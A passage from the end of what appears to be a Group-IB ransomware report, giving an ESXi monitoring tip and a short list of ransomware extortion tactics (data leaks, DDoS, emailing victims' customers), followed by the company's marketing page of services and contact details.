→ Monitoring the ESXCLI utility being executed and logon events to the ESXi server taking place.

Usually, ransomware operators leverage multiple factors to force their victims into paying the ransom.

Encrypting all valuable data is a strong motivator in itself, but in addition ransomware operators use additional levers that can be considered as impacting actions, such as:

- Exfiltrating and publishing valuable data, or the so-called «double extortion strategy»
- DDoS attacks against the victims (as seen with the Avaddon ransomware group)
- Notifying the victim's customers about an incident via email (as seen with the Cl0p ransomware group)

Group-IB is a global cybersecurity company

1,3K+ successful investigations of high-tech cybercrime cases	**600+** employees	**450+** enterprise customers from	**60+** countries worldwide
11 key services	**6** products	**120+** patents and applications	**4** regions with research centers: Singapore, UAE, Russia, Netherlands

Global partnerships

Interpol

Europol

Recognized by top industry experts

FORRESTER®

kuppingercole ANALYSTS

Gartner

IDC

FROST & SULLIVAN

Intelligence-driven services:

Prevention

- Security Assessment
- Compliance Audit
- Red Teaming
- Pre-IR Assessment
- Compromise Assessment
- Cyber Education

Response

- Incident response
- Managed Threat Hunting
- Managed Detection & Response

Investigation

- Investigations
- Digital Forensics

Technologies and Innovations:

Cybersecurity

- Threat Intelligence
- Attack Surface Management
- Email Protection
- Network Traffic Analysis
- Malware detonation
- EDR • XDR

Anti-Fraud

- Client-side Anti-fraud
- Adaptive Authentication
- Bot Prevention
- Fraud Intelligence
- User and Entity Behavior Analysis

Brand Protection

- Anti Phishing
- Anti Piracy
- Anti Scam
- Anti Counterfeit
- Data Leak Protection
- VIP Protection

GROUP-IB

Preventing and investigating cybercrime since 2003

GROUP-IB.COM
INFO@GROUP-IB.COM
GROUP-IB.COM/BLOG
+65 3159 37 98